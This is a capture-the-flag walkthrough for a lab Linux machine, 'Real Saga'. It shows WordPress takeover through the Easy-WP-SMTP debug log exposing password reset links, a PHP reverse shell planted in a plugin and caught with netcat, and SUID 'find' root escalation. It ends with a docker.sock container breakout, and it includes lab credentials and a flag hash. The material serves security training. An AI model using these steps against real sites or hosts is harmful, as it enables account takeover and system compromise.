The Real Saga

Introduction

Welcome to Real Saga, a linux machine to test out web exploitation, linux privilege and even docker breakouts also.

Info for HTB

Access

Passwords:

User	Password
angry	angry@ctf
dev	Need to switch from www-data(no need actually
root	No password need to do the privilege escalation

Key Processes

So basically the box is completely built in docker and uses a ubuntu to host it, it does have docker service running and inside the container a apache web server is running with wordpress cms. For owning this machine players need to breakout from the docker conatiner to the host machine.

Automation / Crons

Nothing on the automation

Firewall Rules

No firewalls configured

Docker

Have created a complete docker container to run the entire idea behind the machine, the container is the core of the Machine which hosts the web server.

Other

!!!!! If you guys need the complete docker files let me know. !!!!!! Otherwise you could get that from machine itself

Writeup


The Real Saga is a Linux machine which is completely build for testing out Skills in web recon, CMS exploitation, Linux privilege escalation techniques and also Docker concept and docker breakouts.

Enumeration


Nmap

nmap -sCV machine-ip


On the nmap result, We can see that port 25 and 80 is open. Port 80 -> Means there is a Web Server running.



We can see there is a internal domain running which is saga.local Add this domain to our hosts file.



After that we can visit the site http://saga.local



General Services




By using wappalyzer we can see that its running on Wordpress cms. Else you use whatweb to find out that whatweb http://saga.local You can tryout wpscan also here.




While doing directory enumeration we do get some directories like wp-content, wp-admin. wp-admin which is login page for getting into the cms.

```
[09:40:02] 403 - 2758 - /.htm
[09:40:03] 403 - 2758 - /.htm
[09:40:03] 403 - 2758 - /.htm
[09:40:05] 403 - 2758 - /.htm
[09:40:05] 301 - 3098 - /.htm
[09:40:05] 301 - 3098 - /.htm
[09:40:152] 200 - 4538 - /.backup → http://saga.local/backup/
[09:40:17] 301 - 28 - /index.php -> http://saga.local/login/
[09:41:27] 301 - 28 - /index.php/login/ → http://saga.local/login/
[09:41:27] 301 - 28 - /index.php/login/ → http://saga.local/login/
[09:41:32] 200 - 08 - /new
[09:42:20] 200 - 08 - /new
[09:42:20] 200 - 08 - /new
[09:42:20] 200 - 08 - /new
[09:42:40] 200 - 08 - /new
[09:42:40] 200 - 08 - /wp-admin → http://saga.local/wp-admin/
[09:42:43] 301 - 3118 - /wp-admin → http://saga.local/wp-admin/
[09:42:43] 200 - 28 - /wp-admin/statl.php
[09:42:44] 200 - 508 - /wp-admin/instatl.php
[09:42:44] 200 - 508 - /wp-admin/instatl.php
[09:42:44] 200 - 88 - /wp-content/ → http://saga.local/wp-content/
[09:42:44] 200 - 88 - /wp-content/plugins/akismet/akismet.php
[09:42:44] 200 - 88 - /wp-content/plugins/akismet/akismet.php
[09:42:44] 200 - 88 - /wp-content/plugins/akismet/akismet.php
[09:42:45] 200 - 5058 - /wp-content/plugins/akismet/akismet.php
[09:42:45] 200 - 5058 - /wp-content/upgrade/
[09:42:45] 20
```



Without username and password nothing can be done there.

Enumerating again we'll get sub directory inside the wp-content which is plugins. From the there we can see all the plugins used in the wordpress.



Index of /wp-content/plugins

<u>Name</u>	<u>Last modified</u>	Size Description
Parent Directory		-
<u>akismet/</u>	2024-11-11 12:29	-
<u>awesome-support/</u>	2024-11-11 12:29	-
<u>classic-editor/</u>	2024-11-11 12:35	-
contact-form-7/	2024-11-11 12:35	-
easy-wp-smtp/	2024-11-11 12:35	-
elementor-theme-core/	2024-11-11 12:35	-
hello.php	2024-11-11 12:26	2.5K
js_composer/	2024-11-11 12:29	-
newsletter/	2024-11-11 12:36	-
one-click-demo-import/	2024-11-11 12:36	-
revslider/	2024-11-11 12:26	-
theme-shortcodes/	2024-11-11 12:36	-
user-notes/	2024-11-11 12:36	-
wp-reset/	2024-11-11 12:29	-
wp-survey-and-poll/	2024-11-11 12:36	-
wp-user-avatar/	2024-11-11 12:28	-
wp-user-chat/	2024-11-11 12:36	-

Apache/2.4.29 (Ubuntu) Server at saga.local Port 80

After looking into that we can see a plugin easy-wp-smtp Which is actually a vulnerble plugin.

On November 6th, 2019, Detectify added security tests for 50+ of the most popular WordPress plugins, including Easy-WP-SMTP. Although the zero-day affecting Easy-WP-SMTP (CVE-2020-35234) was recently patched, WordPress estimates that many of the 500,000+ active installs of the plugin remain unpatched. Detectify scans your applications for this vulnerability and alerts you if you are running a vulnerable version of WordPress and WordPress plugins.

What can happen if I'm vulnerable?

The issue involves a <u>Sensitive Data Exposure</u> vulnerability (<u>CVE-2020-35234</u>) that allows attackers to take over your WordPress Administrator account by finding and resetting the Administrator password in improperly secured log files. Because the folder where log files are stored do not have an index file, if directory listing is enabled on the web server, then an attacker could:

- 1. access the log file containing all sent emails,
- 2. view and click the password reset link in the log file,
- 3. perform a password reset,
- 4. login as an admin, and
- 5. achieve Remote Code Execution (RCE) by modifying themes with arbitrary PHP-code and/or install malicious plugins.


Sensitive Data Exposure. We could see SMTP logs through this plugin.

https://www.wordfence.com/threat-intel/vulnerabilities/wordpress-plugins/easy-wp-smtp/easy-wp-smtp-by-sendlayer-230-exposure-of-sensitive-information-via-the-ui


Index of /wp-content/plugins/easy-wp-smtp

<u>Name</u>	Last modified	Size Description
Parent Directory		-
60cafc19ba1c5_debug_log.txt	2024-11-11 12:28	31
class-easywpsmtp-admin.php	2024-11-11 12:28	36K
class-easywpsmtp-gag-mailer.php	2024-11-11 12:28	116
class-easywpsmtp-utils.php	2024-11-11 12:28	2.3K
<u>css/</u>	2024-11-11 12:28	-
easy-wp-smtp.php	2024-11-11 12:28	24K
<u>inc/</u>	2024-11-11 12:28	-
<u>js/</u>	2024-11-11 12:28	-
<u>languages/</u>	2024-11-11 12:28	-
readme.txt	2024-11-11 12:28	11K
screenshot-1.png	2024-11-11 12:28	69K
screenshot-2.jpg	2024-11-11 12:28	98K

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On the Wp login page there function for resetting the password of the wp users. So if have the username we could actually send password reset link to the email of the user. With the help of the vulnerable plugin we can see the complete mail log, we can access the reset link from there. So now we have to find username.





Doing some enumeration we get a username 'user4dave'. So reset the password of the user4dave, we can get into the wordpress as user4dave.



Check your email for the confirmation link, then visit the login page.

← Go to SAGA Helthcare





But unfortunately he is not the admin user. But simply looking inside the wordpress we get another username 'wpadmin', which is possbily the wordpress admin user.

Do the same process again reset the password of the wpadmin and login into the cms.

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🔾 🙎 saga.local/wp-content/plugins/easy-wp-smtp/60cafc19ba1c5_debug_log.txt
   ຊ Kali Linux 🥻 Kali Tools 🂆 Kali Docs 🐹 Kali Forums 🦽 Kali NetHunter 🍁 Exploit-DB 🔌 Google Hacking DB 🌗 OffSec
CLIENT -> SERVER: RCPT TO:<admin@saga.local>
CLIENT -> SERVER: NCT 10:<admin@saga.local>
CLIENT -> SERVER: DATA
CLIENT -> SERVER: Date: Wed, 13 Nov 2024 14:56:04 +0000
CLIENT -> SERVER: To: admin@saga.local
CLIENT -> SERVER: From: Administrator <root@saga.local>
CLIENT -> SERVER: Subject: [SAGA Helthcare] Password Changed


CLIENT -> SERVER: Subject: [SAGA Helthcare] Password Changed


CLIENT -> SERVER: Message-ID: <GhY4Nc98Vlm2mADlQWfyfd5r8amB2ye5liQgdgczc@saga.local>

CLIENT -> SERVER: X-Mailer: PHPMailer 6.6.5 (https://github.com/PHPMailer/PHPMailer)

CLIENT -> SERVER: MIME-Version: 1.0

CLIENT -> SERVER: Content-Type: text/plain; charset=UTF-8
CLIENT ->
CLIENT ->
CLIENT ->
                   SERVER: SERVER: Password changed for user: userd4ve
                    SERVER:
CLIENT ->
                    SERVER:
CLIENT -> SERVER: QUIT
CLIENT -> SERVER: GHLO saga.local
CLIENT -> SERVER: MAIL FROM: Froot@saga.local>
CLIENT -> SERVER: RCPT TO: <admin@netwire.local>
CLIENT -> SERVER: DATA
CLIENT -> SERVER: Date: Wed, 13 Nov 2024 16:22:38 +0000
CLIENT -> SERVER: To: admin@netwire.local
CLIENT -> SERVER: To: admin@netwire.local
                   SERVER: 10: admin@netwlre.local
SERVER: From: Administrator <root@saga.local>
SERVER: Subject: [SAGA Helthcare] Password Reset
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SERVER: X-Mailer: PHPMailer 6.6.5 (https://github.com/PHPMailer/PHPMailer)
SERVER: MIME-Version: 1.0
SERVER: Content-Type: text/plain; charset=UTF-8
SERVER:
CLIENT ->
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                    SERVER: Someone has requested a password reset for the following account:
CLIENT ->
                    SERVER:
                    SERVER: Site Name: SAGA Helthcare
CLIENT ->
                    SERVER:
CLIENT
                    SERVER: Username: wpadmin
                    SERVER:
SERVER: If this was a mistake, ignore this email and nothing will happen.
SERVER:
CLIENT ->
CLIENT
CLIENT
              ->
CLIENT
                    SERVER: To reset your password, visit the following address:
CLIENT ->
                    SERVER:
CLIENT
                    SERVER: http://saga.local/wp-login.php?action=rp&key=3H2GssFuNaiIQBV5Dt8A&login=wpadmin&wp_lang=en_US
CLIENT
                    SERVER:
CLIENT ->
                    SERVER: This password reset request originated from the IP address 192.168.1.35.
CLIENT -> SERVER:
CLIENT -> SERVER:
CLIENT -> SERVER: QUIT
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


We are inside the wordpress cms as admin.

Foothold

After getting into the cms as admin we can actually edit files inside the CMS which will reflect the files in the server also.

Edit the plugin file which is actually php and we could access edited file from the '/wp-content/plugins' directory. So remove complete content of the php file and input a php reverse shell there and access the file which will execute the reverse shell.



Index of /wp-content/plugins/classic-editor



By using netcat we could get the shell

nc -lvp port

We Got into the server as www-data

Privilege Escalation

Now next is escalating into other user or root user directly.

find / -perm -u=s -type f 2>/dev/null

```
—(kali⊕kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ... connect to [192.168.1.35] from saga.local [192.168.1.46] 42430
Linux saga 5.15.0-125-generic #135-Ubuntu SMP Fri Sep 27 13:53:58 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
16:31:57 up 2:07, 0 users, load average: 0.69, 0.39, 0.28
USER TTY FROM LOGINO IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@saga:/$ export TERM=xterm
export TERM=xterm www-data@saga:/$ ^Z
zsh: suspended nc -lvp 4444
(kali@kali)-[~]

$ stty raw -echo; fg
[1] + continued nc -lvp 4444
                               stty rows 38 columns 116
www-data@saga:/$ find / -perm -u=s -type f 2>/dev/null
/bin/su
/bin/umount
/bin/mount
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/find
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
www-data@saga:/$
```

By finding out the suid binary. We'll get the 'find' binary.

With the help of GTFObins, we could easily escalate our privilege to root.

```
find . -exec /bin/sh -p \; -quit
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run sh -p, omit the -p argument on systems like Debian (<= Stretch) that allow the default sh shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .
./find . -exec /bin/sh -p \; -quit
```

```
(kali⊕kali)-[~]
 -$ stty raw -echo; fg
[1] + continued nc -lvp 4444
                              stty rows 38 columns 116
www-data@saga:/$ find / -perm -u=s -type f 2>/dev/null
/bin/su
/bin/umount
/bin/mount
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/find
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
www-data@saga:/$ find . -exec /bin/sh -p \; -quit
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```

We rooted the server.

Now its time for hunting flags

```
www-data@saga:/$ find . -exec /bin/sh -p \; -quit
# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
# cat /home/dev/us*
ad7338854b85303c222cbbf3d4290353
```

cat /home/dev/user.txt Got the user Flag!!

cat /root/root.txt Instead of root flag we got a message,

Great Work But This Is'nt the REALSAGA Jump Out And TryHarder!!!

So This is'nt yet. By doing more enumeration inside shell as root. We can see file named docker.sock mounted. From there we could identify that we are inside a dcoker container. By going through message from the root.txt "Jump out and tryharder".

```
# find / -name "docker*" 2>/dev/null
/var/lib/systemd/deb-systemd-helper-enabled/sockets.target.wants/docker.socket
/var/lib/systemd/deb-systemd-helper-enabled/multi-user.target.wants/docker.service
/var/lib/systemd/deb-systemd-helper-enabled/docker.service.dsh-also
/var/lib/systemd/deb-systemd-helper-enabled/docker.socket.dsh-also
/var/lib/dpkg/info/docker.io.preinst
/var/lib/dpkg/info/docker.io.list
/var/lib/dpkg/info/docker.io.postinst
/var/lib/dpkg/info/docker.io.md5sums
/var/lib/dpkg/info/docker.io.templates
/var/lib/dpkg/info/docker.io.postrm
/var/lib/dpkg/info/docker.io.prerm
/lib/systemd/system/docker.service
/lib/systemd/system/docker.socket
/etc/systemd/system/sockets.target.wants/docker.socket
/etc/systemd/system/multi-user.target.wants/docker.service
/etc/dpkg/dpkg.cfg.d/docker-apt-speedup
/etc/apt/apt.conf.d/docker-gzip-indexes
/etc/apt/apt.conf.d/docker-clean
/etc/apt/apt.conf.d/docker-no-languages
/etc/apt/apt.conf.d/docker-autoremove-suggests
/etc/docker
/run/docker.saga
/run/docker.sock:
/run/docker.sock:/var/run/docker.sock
/usr/bin/docker
/usr/bin/docker-init
/usr/bin/dockerd
/usr/bin/docker-proxy
/usr/share/bash-completion/completions/docker
/usr/share/doc/docker.io
/usr/share/docker.io
```

By just executing the command docker ps We can interact with docker daemon running on the host now.

```
# docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS

00461abf7ccf saga "/entrypoint.sh" 5 minutes ago Up 5 minutes 0.0.0.0:25→25/tcp, :::25→25/tcp, 0.0.0.0:80→80/tcp, :::80→80/tcp ctf-saga1

# ■
```



https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-security/docker-breakout-privilege-escalation

With the help of this article, we can actually create new privileged container

docker run --privileged --network host -v /:/mnt --rm -it ubuntu:18.04 chroot
/mnt bash

By executing this command we will jump into a new privileged container, Inside this we have the complete access to host file and and shell.

```
# docker run --privileged --network host -v /:/mnt --rm -it ubuntu:18.04 chroot /mnt bash root@realsaga:/# ls
bin cdrom etc lib lib64 lost+found mnt proc run snap sys usr
boot dev home lib32 root@realsaga:/# hostname realsaga root@realsaga:/#
```

Find the final flag now cat /root/root.txt

Congrats !!!